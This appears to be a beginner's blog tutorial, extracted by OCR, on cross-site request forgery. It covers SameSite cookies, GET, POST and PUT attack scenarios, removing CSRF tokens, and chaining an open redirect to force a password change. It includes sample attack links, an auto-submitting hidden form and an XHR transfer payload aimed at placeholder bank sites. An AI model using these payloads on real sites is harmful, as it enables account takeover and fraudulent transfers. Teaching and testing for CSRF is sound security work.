
CSRF VULNERABILITY



Usually, a CSRF attack involves state change requests because the hacker does not receive information. Deleting a record, changing a password, buying a product or sending a message are some examples of these requests. A hacker usually uses social engineering to send a link to a user's email or chat. After the user clicks on the link, the commands set by the hacker will be executed. For example, if the link is clicked, the hacker can transfer the balance of an account or prevent the user from re-entering the user area by changing the email address.

H**ow does Cross Site Request Forgery work?** No unpredictable request parameters — the attacker can guess or know all the parameters the application expects from this type of request, like amount,accountNumber,user_id,…

A CSRF attack can use either a GET request or a POST request, although a POST request is more complex and therefore less common, **So, right here, you noticed the first sign of the existence of the CSRF**, and wherever you saw an important request to change the password or transfer money or any other important request was being sent with the GET method, we can give the possibility of a CSRF vulnerability.

The most important step in CSRF attacks is tricking the user into sending status change requests during login. In fact, the attacker's goal is to force an authenticated user to send a malicious request to a web site or application without their knowledge. These requests can include cookies, URL parameters, and other types of data that appear normal to a user.

Other importnat point is cookies policy, cookies should be used in applications that have a weak Same Site cookie policy. SameSite determines when and how cookies are enabled. Cookies will often be stored anonymously and automatically in browsers.
If SameSite is set to **strict**, no cookie is shared when the user navigates between sites to prevent CSRF attacks. If SameSite is set to **none**, cookies will be available on all sites. This makes your application vulnerable to CSRF attacks.

Attack Scenario

3–1 GET method: Imagine that your bank (bank.com) processes transfers using GET requests that contain several parameters (the identity of the recipient of the transfer and the amount of your transfer).

For example, if the user wants to send someone 100$, the request may be as follows:

```
http://bank.com/transfer?recipient=Atosa&amount=100
```

Now, a very smart user might be persuaded to click on a link that looks like this (but shortened by URL or linked directly):

```
http://bank.com/transfer?recipient=Attacker&amount=100000
```

That we use this example in real world:

```
<a href="https://example.com/transfer?amount=500&accountNumber=100852">Click
here to get more information</a>.
```

2–3 POST method: If a bank only uses POST requests instead of GET requests, the other hyperlinks used in the GET example will not respond. Therefore, to have a CSRF attack, the hacker must create an HTML form.

The POST request requires a cookie to authenticate the user, the amount to be paid, and the destination account.

The attacker must add a real cookie to his fake request to force the server to process the transfer. They can do this by using a seemingly harmless link to redirect the user to a new page similar to the one below.

```
<form action="https://example.com/email/change" method="POST">
<input type="hidden" name="email" value="hacker@email.com"/>
```

```
</form>
<script>
document.forms[0].submit
</script>
```

Account information are set in the form above. When an authenticated user visits the page, the browser adds a session cookie before sending the request to the server. Finally, the server will change email easy.

3–3 PUT method: Using the PUT method and scenario rarely happens, but knowing this method does not harm.

Think for transfer money we have this request :

```
PUT http://bank.com/transfer.do HTTP/1.1
...
{ "acct":"user", "amount":100 }
```

At the first we know to those request use json and have authenticate by cookie … and just need send fake request front user by XHR bad code or **XmlHttpRequest** :

```
<script>
function put() {
var x = new XMLHttpRequest();
x.open("PUT","http://bank.com/transfer.do",true);
x.setRequestHeader("Content-Type", "application/json");
x.send(JSON.stringify({"acct":"attacker", "amount":100}));
}
</script>
<body onload="put()">
```

Note :

2-1 Content type: In content type we must have this headers for CSRF attack :

```
application/x-www-form-urlencoded
multipart/form-data
text/plain
```


Also in **storage(inspect)** part must see content type = **none** or **lak** and if see other too must delete that and test again.

2–2 CSRF Token

1. Reload site and check source of page and search about find CSRF token.
2. Delete CSRF token

Multi Attack

1. We can use CORS bug for arrive to CSRF bug !!
2. We can use web cache bug for arrive CSRF bug too !!
3. We can use Open-redirect bug for arrive CSRF bug too!!
4. We can use XSS(Stored) bug for arrive CSRF bug too!!
   Because the purpose of this article is for beginners and intermediate people, explaining complex examples is avoided and we only give examples about open redirect because it is easier to understand:



Open-redirect — CSRF
We have a site with this URL:

```
https://example.com/?redirect_to=https://example2.com
```

When we find some parameter like `redirect_to,URL,…`, we can easily test the Open_Redirect payloads and if there is Open_Redirect vulnerability, we can also try to reach the CSRF:

```
http://example.com/?redirect_to=https://vulnerable.com/panel/change_pass?
pass=123456
```

And when victor click on this url we change password to 123456 easy by Open-redirect + CSRF bug !!!

GitHub: https://github.com/abolfazlvaziri
Instagram: https://instagram.com/abolfazlvaziriofficial
Telegram Channel: https://t.me/AVN_COMMUNITY
YouTube: https://www.youtube.com/@abolfazlvaziri